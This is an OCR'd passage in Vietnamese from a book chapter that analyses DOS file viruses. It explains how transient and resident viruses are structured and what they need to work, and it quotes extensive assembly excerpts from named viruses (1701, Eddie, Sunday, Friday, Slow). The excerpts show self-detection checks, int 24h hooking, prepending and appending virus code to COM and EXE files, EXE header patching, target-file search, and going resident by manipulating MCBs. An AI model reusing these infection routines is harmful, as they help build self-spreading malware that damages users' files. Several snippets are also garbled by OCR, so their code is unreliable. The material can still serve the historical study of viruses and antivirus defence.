Tuy nhiên, phương pháp này lại gặp nhiều trở ngại, Đầu tiên, buffer vừa đủ cho kích thước progvi không phải là dễ tìm, nếu như không nói là rất hiếm, đã vậy, nếu đây lại là giá trị hằng của chương trình, lại làm thay đổi logic chương trình. Kế đến, phương pháp này cũng chỉ lây được trên các file COM/BIN mà thôi.

II - Phân loai :

Đã có quá nhiều cách để phân loại virus, cũng như cách đặt tên, Tuy nhiên, để có một cách khoa học cho việc phân loại thì chưa.

Một số nơi đã phân loại virus thành hai loại: loại lây trên file .COM và lây trên file .EXE. Điều này dẫn đến nghịch lí, nếu một virus được lây trên hai loại file sẽ được tính thành hai, do đó góp phần tăng số lượng virus diệt được. Mặt khác, những file .BIN, .OVL đã bị nhiễm sẽ do virus loại gì ? Chẳng nhẽ lại tăng thêm loại virus để một virus được tính thành 4. Đó là chưa kể những file có phần mở rộng khác nhưng vẫn thi hành được vào. Do đó, cách phân loại này không thuyết phục được người quan tâm đến virus.

Một cách phân loại khác có thể chia virus thành 3 loại dựa vào phương pháp lây lan. Tuy nhiên, phương pháp này cũng không phản ánh được điều gì cho virus cả.

1/ TF - Virus (Transient File virus): Virus thuộc loại này không thường trú, không chiếm ngắt, khi được trao quyền nó sẽ tìm một hoặc nhiều file khác để lây. Cách viết progvi kiểu như vậy khác hẳn loại 2.

2/ RF - Virus (Resident file virus): Virus loại này thường trú bằng các kĩ thuật khác nhau, chi phối ngắt (ít nhất là ngắt 21h), khi ngắt này được thi hành ứng với những chức năng xác định, file sẽ bị lây.


Cũng về sau này, RF - Virus đã lợi dụng thế mạnh của TF - Virus trong việc tìm kiếm file để lây lan. Dù vậy, nó vẫn là RF - Virus, nhưng là một smart virus (virus tinh khôn).

III - Cấu Trúc Chương Trình Virus .

Hai loại virus trên có cấu trúc progvi hoàn toàn khác nhau vì sử dụng những kĩ thuật khác nhau.

1/ TF - virus: Cấu trúc progvi tương đôi đơn giản, chia làm 3 phần: lây lan, phá hoại và buffer.


+ Phần lây lan có thể tổng quát như sau:




+ Phần phá hoại: Thường theo phần lây lan.


+ Phần buffer: Chứa các biến nội tại của progvi, các dữ liệu của chương trình đối tượng, các dữ liệu này sẽ được khôi phục cho file trước khi quyền điều khiển tra cho chương trình đối tượng.

2/ RF - virus: Do chiếm ngắt và được "pop up "khi cần thiết, RF - virus được thiết kế như 1 TSR program (chương trình thường trú), nghĩa là, progvi được chia 2 phần: Phần install và Phần thân chương trình. Phần thân có cấu trúc tương tự như TF - virus, nghĩa là cũng có 3 phần nhỏ hơn phụ trách các công việc khác nhau: lây lan, phá hoại, chứa dữ liệu.



Phần install quan trọng, nó có thể khái quát như sau:





IV - Các Yêu Cầu Cho Một F - Virus.

1/ Tính tồn tại duy nhất: Cũng như B virus, việc kiểm tra này bảo đảm cho virus có mặt chỉ một lần trong vùng nhớ, trên file (tất nhiên ta không xét đến trường hợp nhiều virus tấn công một file).

Yêu cầu này không đảm bảo sẽ làm giảm thời gian thi hành file khi trong vùng nhớ có quá nhiều bản sao của một virus, cũng như kích thước của file tăng lên quá nhanh dễ bị phát hiện và cũng làm tăng thời gian nạp file.

2/ Tính lây lan: Là yêu cầu bắt buộc, đảm bảo cho sự tồn tại và phát triển của virus và mới được gọi là virus. Ở đây, ta không đề cập đến lây lan mà nói đến tốc độ lây. Một virus "khỏe "phải có tốc độ lây nhanh và do đó mới bảo đảm tính tồn tại.

3/ Tính phá hoại: Tính phá hoại đôi khi chỉ do ngẫu nhiên khi logic progvi không dự trù hết các trường hợp có thể xảy ra, hoặc do cố ý, nhưng cố ý mà không lường hết hậu cũng dẫn đến tai họa vô cùng khủng khiếp.

Việc phát hiện F - virus đơn giản hơn B - virus rất nhiều. Bất kì sự tăng kích thước nào trên file thi hành được (tất nhiên không phải những file vừa được dịch từ Assembler sang) từ 1k - 5k đều có thể kết luận chính xác 90% là file bị nhiễm virus.

Do đó, virus làm sao phải có được một kĩ thuật ngụy trang khéo léo để đánh lừa được hiện tượng này. Mặt khác, progvi dạng F quen thuộc với các TCV hơn loại B vì thực chất nó cũng như các chương trình khác chạy dưới DOS. Do đó việc chạy đua đã diễn ra giữa việc gây khó khăn cho quá trình theo dõi và cố theo dõi để phát hiện cách phá hoại nhằm khắc phục.

5/ Tính thường trú: Chỉ quan trọng đối với loại RF - virus, tuy nhiên, số lượng RF - virus khá đông đảo nên nó được nêu như một yêu cầu.

6/ Tính kế thừa: Điều này ít thấy ở B - virus, F - virus có từng "họ ", các version sau luôn khắc phục những yếu điểm của bản "version "trước, đặc biệt có đặc điểm thay thế bản cũ bản mới hơn. Điều này tạo sự thú vị cho các nhà nghiên cứu. Có thể kể ra họ Yankee, Vacsina ...

V - Phân Tích Kĩ Thuật.

1/ Kiểm tra tính tồn tại:

a. Trong vùng nhớ: Chỉ có RF - virus mới áp dụng kĩ thuật này. Có nhiều cách kiểm tra, tuy nhiên, các cách sau thường hay gặp:

+ Tạo thêm chức năng cho DOS, để kiểm tra tính tồn tại chỉ cần gọi chức năng này. Có thể biến bằng cách tạo subfunction (chức năng con) cho một chức năng của DOS. Giá trị trong thanh ghi sẽ quyết định sự tồn tại của virus hay chưa. Điều này dựa vào sự kiện, nếu gọi một chức năng lớn hơn chức năng cao nhất mà DOS có, giá trị AX trả về sẽ là 0.

Đoạn mã sau kiểm tra tính năng của virus 1701: tạo subfunction FFh trong chức năng 4BH của DOS. Giá trị trả về trong DI là 55AAh cho biết virus đã tồn tại.

```
; Đoạn này trong phần install.
        mov     AX, 04BFFh
        xor     DI, DI
        xor     SI, SI
        int     21h
```

```
        cmp     DI, 55AAh
        jne     install
        jmp     exit

        ......................
; Đoạn mã này trong phần thân
    entry_int21:
        cmp     AH, 4BH
        je      cont_1
        jmp     ........
    test:
        mov     DI, 055AAh
        ..........
        iret
    cont_1:
        cmp     AL, FFh
        je      test
```

(1701 virus)

+ So sánh 1 đoạn mã trong vùng nhớ với chính nó, một sự chênh dù chỉ 1 byte đều dẫn đến lây lan.

(Giả sử ES:AX: địa chỉ ngắt 21h, SI trỏ đến đầu chương trình progvi)

```
        push    ES
        pop     DS                  ; DS:81:  đầu progvi
        cmp     AX, 02EFh           ; offset ngắt 21h có đúng là của virus
        jne     install
        xor     DI, DI              ; ES:DI:  Đoạn mã nghi ngờ là Progvi
    mov     CX, 6EFh                ; So sánh 6EFh byte
    Test:
        lodsb
        scasb
        jne     install             ; Sai một byte cũng dẫn đến việc install
        loop    test
        ..............
        jmp     exit
install:
        ..............
```

(trích Eddie virus)

b. Trên file: Có thể có các cách kiểm tra sau:

Kiểm tra bằng kích thước .

Kiểm tra bằng keyvalue.

Kiểm tra bằng cách dò đoạn mã.

+ Kiểm tra bằng kích thước: Được áp dụng trong những virus đầu tiên, tuy độ chính xác của nó không cao và mặt khác cũng không kiểm tra được version của nó, Tuy nhiên, việc kiểm tra nhanh và kết quả phụ trong quá trình kiểm tra có thể được dùng về sau nên nó được ưa chuộng.

```
; Giả sử file đã được mở
        push        CS
        pop     DS
        mov     DX, offset my_buffer
        mov     CX, 3
        int     21h                     ; Đọc 3 byte đầu và buffer
        jb      error                       ; Gặp lỗi
        cmp     AX, CX                  ; Số byte đọc có đúng không ?
        jne     error
        mov     AX, 4202h
        xor     CX, CX
        xor     DX, DX
        int     21h                     ; Dời cuối file để lầy kích thước file
        mov     filesize_off    , AX
        mov     filesize_seg, DX        ; Kết quả có thể dùng về sau
        mov     AH, 3.EXE header
        int     21h                     ; Đóng file
        cmp     my_buffer [0], 05A4DH       ; File .EXE ?
        jne     cont_0
        jmp     exit
cont_0:
        cmp     filesize_seg, 0             ; Kích thước file có lớn hơn 64Kb
        ja          exit
        cmp     filesize_off, 0F93BH        ; Filesize byte ?
        jbe     cont_1
        jmp     exit                    ; Thóat nếu lớn hơn
    cont_1:
        cmp     my_buffer[0], 0E9h          ; Có phải là lệnh nhảy nếu file có thể là
virus
        jne     lay
        mov     AX, filesize_off
        add     AX, 0F959               ; Trừ kích thước file cho 1703 byte
        cmp     AX, my_buffer[1]            ; 3 byte cho lệnh nhảy
        je      exit                    ; Nếu giá trị này bằng giá trị lệnh nhẩy nghĩa
là
                                        ; kiểm tra là đúng
    lay:
        .............
    exit:
        .............
error:
        .............
(Trích 1701 virus)
```

+ Để khắc phục kĩ thuật này, các Hacker đã nêu ra cách kiểm tra bằng đoạn mã keyvalue: gồm vài byte (thường là 5 byte) vào những byte cuối cùng của file. Các byte keyvalue này có thể cho biết version của virus chẳng hạn. Ưu điểm của phương pháp này là áp dụng được với mọi file. Đoạn chương trình sau mô tả việc kiểm tra, số lượng keyvalue của kiểm tra này là 5 có giá trị 0C8h, 0F7h, 0E1h, và 0E7h.

```
; Giả sử ES:DX là ASCIIZ tên file
; mở file để đọc
        mov     AX, 03D04h
        int     21h
        jb      exit
        mov     filehandler, AX         ; Cất file handlẻ
        mov     BX, AX
        mov     AX, 4202h
        mov     CX, -1
        mov     DS, -5
        int     21h                     ; Dời đến 5 byte cuối cùng
        add     AX, 5
        mov     filesize, AX
        mov     CX, 5
        mov     DX, offset my_buffer
        mov     AX, CS
        mov     DS, AX
        mov     AH, 3Fh
        int     21h                     ; Đọc 5 byte cuối file vào my_buffer
; Kiểm tra my_buffer
        mov     DI, DX                  : ES:DI - My_buffer
        mov     SI, scanbuffer              : DS:DI - buffer cần so sánh
        repne   cmpsb
        jne     lay
        mov     AH, 3Eh
        int     21h                     ; Đóng file
        .........
    lay:
        scanbuffer      db   0C8h, 0F7h, 0E1h, 0E7h
        my_buffer       db   5 dup (0)
```

(Trích Sunday virus)

+ Đối với một số loại virus, việc kiểm tra này được đặt ra hàng đầu, do đó, nó đòi hỏi phải so sánh cả một đoạn mã thật lớn. Về sau phương pháp này không được ưu chuộng vì nó làm giảm tốc độ thi hành file. Đoạn chương trình sau minh hoạ:

```
;Giả sử con trỏ file đang định vị đến đoạn nghi ngờ là đầu vào virus
        mov     DI, offset My_buffer
        mov     SI, DX
        mov     CX, 06EFh
        mov     AH, 3                   ;Đọc file, 6EFh byte
        int     21h
```

```
        jb      lay                     ;Sai cũng lây
        cmp     AX, CX
        jne     lay                     ;Đọc thiếu byte cũng lây
        xor     DI, DI
    Next:
        lodsb
        scasb                           ; Dò sai một byte cũng lây
        jne     lay
        loop    next
        ret
```

(Trích Eddie virus).

2/ Kĩ thuật lây lan: Hai loại virus có hai cách lây lan hoàn toàn khác nhau, do đó kĩ thuật lây lan cũng sẽ đề cập thành 2 phần tương ứng. Tuy vậy, vẫn có những phần chung mà cả hai loại đều phải dùng.

a. Các kĩ thuật chung trên file: Dù virus loại RF hay TF, đối tượng lây lan của chúng vẫn là file. Do đó, các phương pháp định vị, tính kích thước file .... đều giống nhau. Để có thể truy xuất file, virus phải dự trù các trường hợp sau có thể xảy ra . Đó là :

Một file được mở với chế độ đọc/ghi phải bảo đảm không có thuộc tính Sys (hệ thống), hoặc Read only (chỉ đọc), hoặc Hidden (ẩn). Do đó cần phải đổi lại thuộc tính file khi cần thiết để có thể truy nhập. Mặt khác, khi một file được cập nhật, ngày giờ cập nhật cũng được đưa vào, do đó, làm thay đổi giá trị ban đầu của file. Đôi khi lại tạo ra lỗi cho file này (nếu đó cũng là cách kiểm tra của file). Để khắc phục hai lỗi này, cách tốt nhất là nên đổi lại thuộc tính file, lưu giữ ngày tháng tạo file để rồi sau đó trả lại đầy đủ thuộc tính ban đầu cho chúng.


Mặt khác, một đĩa mềm có nhãn bảo vệ, nếu cố gắng ghi lên file cũng sẽ tạo lỗi. Nếu không xử lí lỗi này, thật là trớ trêu nếu chỉ thi hành một file đơn giản cũng đưa lại lời báo lỗi của DOS:

"Write on protect disk.

Retry - abort - ignore ? "

.... lắm lúc dễ bị phát hiện. Lỗi này được DOS kiểm soát bằng ngắt 24h. Do đó, phương pháp tốt nhất nên thay ngắt 24h trước khi thi hành truy xuất file rồi sau đó hoàn trả.

Sơ đồ tổng quát của một F - virus trên file là :



Ngắt 24h mới chỉ đơn giản là trả lại mã lỗi 3 (trả lại quyền điều khiển cho chương trình ứng dụng chỉ ra rằng sai trong chức năng DOS).
Đoạn chương trình sau minh họa các kĩ thuật trên một cách rõ ràng nhất .

```
; Phần dữ liệu
    handler     dw  ?                   ; Handler của file sẽ mở
    attrib      dw  ?                   ; Thuộc tính file
    time        dw  ?
    date        dw  ?
    off_int24       dw  ?                   ; Địa chỉ của ngắt 24h ở đây
    seg_int25       dw  ?
    off_Filenamedw  ?                   ; Địa chỉ của tên file cần lây lan
    seg_Filename    dw  ?
; Giả sử DS:DX trỏ đến file name, mà cũng đã được cất vào biến off_Filename, seg_Filename
        mov     AX, 04300h
        int     21h                     ; Lấy thuộc tính file
        .............
        mov     attrib, CX
        .............
; Lấy và thay ngắt 24h
        mov     AX, 3524h
        int     21h
        mov     off_int24h, BX
        mov     seg_int24h, ES              ; Cất giữ địa chỉ sẽ trả lại
        mov     DX, offset New_int24
        mov     AX, 2524h
        int     21h                     ; Thay ngắt 24
; Đặt lại thuộc tính
        lds     DX, off_Filename
        xor     CX, CX                  ; Thuộc tính 0
        mov     AX, 4301h
        int     21h
; Lấy thời gian và ngày tháng cập nhật file
        mov     BX, handler
        mov     AX, 5700h
        int         21h
        mov     time, DX
        mov     date, CX
    ..........
; Phần xử lý
; Trả lại thời gian và ngay tháng cũ của file
        mov     BX, handler
        mov     DX, time
        mov     CX, date
        mov     AX, 5701h
```

```
        int     21h
; Đóng file
        mov     AH, 3Eh
        int     21h
; Đặt lại thuộc tính
        lds     DS, off_Filename
        mov     CX, attrib
        mov     AX, 4301h
        int     21h
; Đặt lại ngắt 024h
        lds     DX, off_int24
        mov     AX, 2524h
        int     21h
```

(Trích Sunday virus).

b. Kĩ thuật định vị trên file: Ở đây chỉ đề cập đến 2 phương pháp chèn đầu và Append file, một phương pháp dùng cho COM và còn lại cho .EXE

+ Chèn đầu: các bước thực hiện phức tạp, gồm các thủ tục: xin cấp phát vùng nhớ, chuyển progvi sang, đọc toàn bộ chương trình tiếp theo sau đó rồi ghi lại vào file. Đoạn chương trình sau minh họa điều này.

```
; Xin cấp phát vùng nhớ 64Kb
        mov     BX, 1000h
        mov     AH, 48h
        int     21h
        jae     cont_0
        .........
; Chuyển progvi sang
    cont_0:
        mov     ES, AX
        xor     SI, SI
        mov     DI, SI
        mov     CX, 0710h
        rep     movsb                   ; Chuyển progvi sang
; Đọc tiếp chương trình đối tượng vào sau
        mov     DX, DI                  ; DS:DX ngay sau progvi
        mov     CX, filesize            ; CX = số lương byte đọc vào bằng kích thước
file
        mov     BX, filehandler
        push        ES
        pop     DS
        mov     AH, 3Fh
        int     21h
        jb      error
; Dời con trỏ lên đầu file bị ghi
        xor     CX, CX
```

```
        mov     DX, CX
        mov     AX, 4200h
        int     21h                     ; DI = kích thước mới
        .............
; Ghi file
        mov     CX, DI                  ; CX = kích thước mới - số byte cần ghi
        xor     DX, DX
        mov     AH, 40h                 ; DS:DX = buffer vừa tiến hành xong
        int         21h
```
(Trích Friday virus).

+Append File: Phương pháp này chép progvi vào cuối file đối tượng, tùy theo loại file sẽ có cách định vị khác nhau. Đối với file COM, mọi chuyện đơn giản, dời con trỏ đến cuối file, ghi progvi vào, bước nhảy đầu chương trình được tính bằng kích thước cũ của file mới trừ đi 3 byte. Đoạn mã sau minh họa kĩ thuật này :

```
; Mở file
        mov     AX, 03D02h              ; Mở để đọc ghi
        int     21h
        jb      error
; Chuyển đến cuối file
        mov     BX, AX
        mov     AX, 4202h
        xor     CX, CX
        xor     DX, DX
        int     21h
        call    writeProgvi
        .........
; Chuyển lên đầu file gi lệnh nhảy
        mov     AX, 4200h
        xor     CX, CX
        xor     DX, DX
        int     21h
        jb      error
        mov     AX, filesize
        add     AX, -2
```

Đối với file .EXE, dù có vẻ phức tạp với việc định vị lại các đầu vào, nhưng lại dễ dàng với các bước sau :

+ Tính kích thước file: có thể đơn giản bằng cách dời con trỏ file đến cuối file, tuy nhiên, thông tin từ .EXE header cũng đủ cho phép tính kích thước này.

+ Ghi progvi vào cuối file, tương tự file COM.

+ Định vị giá trị CS và IP, nên định vị luôn SS và SP.

Đoạn mã sau minh họa cách định vị :

```
; Giả sử buffer đọc file là .EXE header, buffer đã được virus đọc 28 byte vào
.EXE_header :
    IDFile      dw  ?                   ; Giá trị 4D5A là file .EXE
```

```
    PartPage    dw  ?
    PageCnt     dw  ?
    ReloCnt     dw  ?
    HdrSize     dw  ?
    MinMem      dw  ?
    MaxMem      dw  ?
    ReloSS      dw  ?
    .EXESP      dw  ?
    ChkSum      dw  ?
    .EXEIP      dw  ?
    ReloCS      dw  ?
    TablOff     dw  ?
; Giá trị kích thước file sẽ được lưu ở đây
    FilesizeHi      dw  ?               ; Pagesize    dw 200
    FilesizeLo      dw  ?               ; Parasize    dw  10h
; Giá trị đầu vào file cũ ở đây
    SSValue     dw  ?
    SPValue     dw  ?
    IPValue     dw  ?
    CSValue     dw  ?
; Đoạn mã chương trình
        mov     ChkSum, 1984h
        mov     AX, ReloSS          ; Cất các entry của
        mov     SSValue, AX         ; CS:IP
        mov     AX, .EXESP          ; SS:SP
        mov     SPValue, AX
        mov     AX, .EXEIP
        mov     IPValue, AX
        mov     AX, ReloSS
        mov     CSValue, AX
; Chỉnh kích thước file theo đoạn
        mov     DX, filesizeHi
        mov     AX, FilesiaeLo
        add     AX, Fh
        adc     DX, 0
        and     AX, FFF0h
        mov     filesizeHi, DX
        mov     filesizeLo, AX
; Tính kích thước mới sau khi cộng thêm progvi
        add     AX, 6B4h
        adc     DX, 0               ; Kích thước Progvi là 1716 byte
        .........
        div     Pagesize            ; Đổi sang PartPage và PageCnt
        or      DX, DX              ; Có trang dư không
        je      next_0
```

```
        inc     AX
    next_0:
        mov     PageCnt, AX
        mov     PartPage, DX
; Định lại CS, IP, SS, SP
        mov     AX, filesizeLo
        mov     DX, FilesizeHi
        div     Parasize                ; Đổi kích thước file ra đoạn
        sub     AX, HdrSise
        mov     ReloSS, AX
        mov     .EXEIP, 0                   ; Đầu vào IP = 0
        mov     ReloSS, AX
        mov     .EXESP, 07B4                ; Đặt lại Stack
; Chuyển đến đầu file
        xor     CX, CX
        mov     DX, CX
        mov     AX, 4200h
        int     21h
    .........
; Ghi lại .EXE header
        mov     CX, 18h
        mov     DX, offset .EXEHeader
        mov     AH, 40h
        int     21h
; Dời xuống cuối file để ghi progvi
        mov     DX, filesizeLo
        mov     CX, filesizeHi
        mov     AX, 4200h
        int     21h
        .........
; Ghi file
        mov     CX, 6B0h                    ; Ghi progvi vào
        xor     DX, DX
        mov     AH, 40h
        int     21h
(Trích Slow Virus)
```

c. Kĩ thuật tìm file đối tượng: Điều quan trọng của virus là phải lây lan, do đó, tìm kiếm 1 file đối tượng là điều quan trọng.

Đối với TF - Virus, quyền điều khiển chỉ tạm thời giao cho virus. Khi virus chuyển quyền cho file, nó không còn ảnh hưởng gì với file nữa vì nó không chiếm một ngắt nào khả dĩ cho nó có thể Popup được. Chính vì điều này, việc tìm kiếm file đối tượng lây lan là một điều cấp bách. Do đó, trong progvi luôn luôn có một đoạn mã cho phép virus đi tìm file để lây lan.

Thông thường, virus dùng chức năng 4Eh (Find First) và 4Fh (Find Next) để tìm file. Vì quyền điều khiển trao cho nó quá ít ỏi, nên virus "tranh thủ "tìm kiếm càng nhiều file càng tốt, nó có thể :

+ Lây toàn bộ file thi hành trong thư mục hiện hành. Tuy vậy, do lệnh PATH được dùng quá nhiều, từ 1 thư mục chỉ chứa file dữ liệu có thể gọi được mà không bị lây. Do đó, virus đã được cải tiến.

+ Lây các file trong các thư mục chỉ ra trong lệnh PATH. Điều này vô cùng thuận lợi, bảo đảm quyền tồn tại cho virus. Tuy vậy, vẫn chưa hết.

+ Lây toàn bộ file trong đĩa hiện hành. Điều này đảm bảo chỉ lây một lần, tuy vậy kích thước đĩa quá lớn làm thời gian lây kéo dài, người sử dụng dễ nhận thấy.

Cách tốt nhất vẫn là tìm file trong PATH.

Đoạn mã sau minh họa cách tìm file trong thư mục hiện hành:

```
; Việc tìm kiếm gắn liền với việc đặt lại DTA.
; Giả sử DTA đã được đặt
        mov     DX, offset filename
        mov     CX, 3
        mov     AH, 4Eh
        int     21h
        jmp     Test
    FindNext:
        mov     AH, 4Fh
        int     21h
    Test:
        jae     lay                 ; Nếu gặp lỗi sẽ kiểm tra xem có phải “File not
        cmp     AL, 12h             ; found “không ?
        .....
```

(Trích W - 13 virus)

Đối với RF - Virus, mọi chuyện lại có vẻ đơn giản hơn. DOS là một hệ điều hành đĩa hùng mạnh, bao gồm nhiều chức năng truy xuất đĩa. Bất kì một chương trình nào chi phối ngắt 21h - một ngắt chủ yếu của DOS - sẽ có toàn quyền thao tác trên file. Virus tất nhiên sẽ không bỏ qua “miếng mồi “ngon lành như thế.

Trên tất cả các RF - virus đã biết đều chiếm ngắt 21h, tuy nhiên, không phải bất kì một chức năng nào cũng dẫn đến việc lây lan, mà chỉ là một số chức năng nào đó mà thôi. Thông thường, chức năng thi hành file 4Bh được chú ý hơn cả. Bất kì file nào thi hành đều phải thông qua chức năng này (kể cả COMMAND.COM), mặt khác, các tham số vào cho phép định vị file nhanh nhất mà không cần phải tìm file . Do đó, cũng chẳng lạ gì nếu tất cả các virus đã biết đều chi phối chức năng con này. Để có thể tăng tốc độ lây lan, virus có thể mở rộng phạm vi chi phối của mình bằng cách “kiêm luôn một vài chức năng khác như mở file (3Dh), tìm file, ...

Về sau, khi sức mạnh của việc định vị file đối tượng của TF - virus tỏ rõ, RF - virus cũng đã “tiếp thu“, nó đã có khả năng cố tìm file khác để lây, khi không còn file nữa mới lây trên file được chỉ định.

Ví dụ minh họa có thể thấy trong phân tích TF - virus.

3/ Kĩ thuật thường trú: Kĩ thuật này chỉ áp dụng với RF - virus.Thực chất của sự ra đời của TF - virus là khó khăn trong việc giải quyết kĩ thuật lưu trú. Kĩ thuật này cho đến nay vẫn là một vấn đề “mở“ cho các nhà nghiên cứu và “thiết kế“ virus.

Điều khó khăn xuất phát ở chỗ, DOS chỉ cung cấp chức năng lưu trú cho chương trình, nghĩa là chỉ cho phép toàn bộ chương trình thường trú. Việc thường trú của virus, do đó cũng dẫn đến việc thường trú của chương trình đối tượng, mà điều này không thể chấp nhận nếu kích

thước chương trình đối tượng quá lớn. Cách tổ chức vùng nhớ cũng không được DOS công bố kĩ càng cũng tạo khó khăn trong ý đồ muốn thường trú.

Tuy vậy, vẫn có cách giải quyết, hoặc bằng cách sử dụng khôn khéo các chức năng của DOS, hoặc bằng phương pháp "thủ công" trên chuỗi MCB. Căn cứ kĩ thuật thường trú được thực hiện trước hay sau khi chương trình đối tượng thi hành, có thể chia kĩ thuật thường trú thành hai nhóm :

a. Thường trú trước khi trả quyền điều khiển: Không có chức năng nào của DOS cho phép làm điều này, do đó kĩ thuật này gắn liền với tác vụ thủ công trên MCB. Các cách sau đã được virus dùng đến.

+ Thao tác trên MCB để tách một khối vùng nhớ ra khỏi quyền điều khiển của DOS, rồi dùng vùng nhớ này để chứa chương trình virus.

Kĩ thuật này đã được minh họa trong chương 3, chúng ta sẽ không đề cập đến. Tuy nhiên, nhược điểm của nó là dễ bị phát hiện, khi dùng bất kì một phần mềm Mapping memory đều có thể phát hiện ra chênh lệch vùng nhớ (có thể dùng lệnh CHKDSK của DOS).

+ Tự định vị: Kĩ thuật này đưa ra để khắc phục nhược điểm của kĩ thuật trên, nhưng lại có vẻ may rủi. Cách này dựa vào những điều đã biết về cách tải của COMMAND.COM: nó chỉ để một phần chương trình thường trú ở vùng nhớ thấp (nếu có thể được), nhiệm vụ của đoạn này là sẽ tải phần còn lại của COMMAND.COM vào vùng nhớ cao rồi trao quyền điều khiển, phần còn lại này bao gồn phần lớn các lệnh nội trú của DOS, nó còn có nhiệm vụ tìm và thi hành file. Khi quyền điều khiển được chuyển cho file, phần mã này không còn cần thiết nữa và do đó có thể bỏ đi. Nếu để những đoạn mã này thường trú ở vùng nhớ thấp rõ ràng sẽ tốn nhiều vùng nhớ mặc dù sẽ không có sự tải lại COMMAND.COM khi nó bị ghi đè. Việc tiết kiệm này cũng có nhiều nguyên nhân nhưng nếu bạn nhớ rằng kích thước vùng nhớ của những máy ban đầu chỉ khoảng 256 Kb hay tối đa 512 Kb thì điều này cũng không có gì là lạ. Đối với một máy có RAM là 640 Kb (mà bây giờ thường gặp), thường ít có chương trình nào khai thác hết khối lượng vùng nhớ này. Dĩ nhiên, chương trình virus không thể chiếm ngay vùng nhớ cao nếu không dùng kĩ thuật trên tách nó ra khỏi DOS, vì như thế nó sẽ bị COMMAND.COM ghi đè lên khi phần thường trú quyết định tải lại COMMAND.COM, cách giải quyết rất đơn giản nếu virus chịu nhường vùng nhớ cao và lùi về một chút.

Vì không cấp phát vùng nhớ cho virus, DOS không có một lí do gì mà không cấp phát nó cho một chương trình khác nếu có yêu cầu. Chính vì điều này, phương pháp tự định vị gây nhiều tranh cãi trong "nội bộ" các Hacker vì nó không tuân theo một nguyên tắc an toàn dữ liệu nào. Điển hình cho loại virus này là virus 640, nó luôn luôn xem rằng mọi máy đều có trung bình 640 Kb, do đó chương trình virus sẽ tự định vị ở địa chỉ 09800:0 (32 Kb dưới DOS).

Riêng tác giả cuốn sách này không xem nó là một cách thường trú. Tuy vậy, nó vẫn được xem như là một cố gắng trong việc qua mặt DOS, và vẫn có ưu điểm trong việc tránh khỏi sự chênh lệch vùng nhớ do các phần mềm Map memory mang lại.

+ Thường trú như chức năng 31h: Đây là một kĩ thuật phức tạp, đòi hỏi Hacker phải có sự hiểu biết tường tận không những về cấu trúc của vùng nhớ do DOS quản lý mà còn những chức năng Undocumented cũng như cách tổ chức và thi hành một file của DOS. Kĩ thuật này có thể được tóm tắt như sau :

Khi chương trình virus được trao quyền, nó sẽ tạo ra một MCB được khai báo là phần tử trung gian trong chuỗi MCB để chứa chương trình virus. Sau đó, lại tạo tiếp một MCB mới để cho chương trình bị nhiễm bằng cách dời chương trình xuống vùng mới này. Tuy nhiên, một vấn đề khó khăn đặt ra: khi tổ chức thi hành một file, DOS ghi nhớ PSP của nó để cho một số chức năng của DOS dựa vào PSP này mà thi hành. Do đó, phải làm cách nào đó đặt lại PSP mà DOS đang lưu giữ thành PSP mới mà chương trình virus vừa tạo ra cho chương trình đối tượng. Điều này vô cùng nan giải vì không ai biết DOS cất PSP ở đâu, mặt khác nếu biết thì trên mỗi version lại mỗi khác và không có cách nào để virus tương thích trên mọi máy.

May mắn thay, qua quá trình nghiên cứu những chức năng Undocumented, các thảo chương viên lại phát hiện DOS cho phép thay đổi PSP bằng chức năng 50h. Chức năng này như sau :

Vào : AH = 50h
BX = giá trị PSP mới cần thay đổi
Ra : Không

Đoạn chương trình sau mô tả kĩ thuật này :

```
; Có thể dùng a86 để dịch và thường trú đoạn chương trình này
mov     AX, 7Bh                     ; Kích thước virus tính theo đoạn
mov     BP, CS
dec     BP
mov     ES, BP                  ; ES=CS-1 trỏ đến MCB
mov     SI, CS:word ptr [16h]       ; Khai báo phần này của
                                        ;  COMMAND.COM
mov     word ptr ES:[1], SI
mov     DX, word ptr ES:[3]         ; Lấy kích thước MCB quản lí
mov     word ptr ES:[3], AX         ; Gán giá trị mới
mov     byte ptr ES:[0], 04Dh   ; Phần tử giữa chuối MCB
sub     DX, AX
dec     DX                      ; DX=số vùng nhớ mà MCB
inc     BP                      ;  tiếp theo quản lí
mov     ES, BP                  ; ES trỏ đến MCB tiếp theo
push        BX                      ; Cất BX để gán PSP mới
mov     AH, 50h                 ; Gán BX= BP
mov     BX, BP                  ;  chính là PSP mới
int     21h
pop     BX                      ; Lấy lại giá trị cũ
xor     DI, DI                  ; Chuyển toàn bộ chương trình
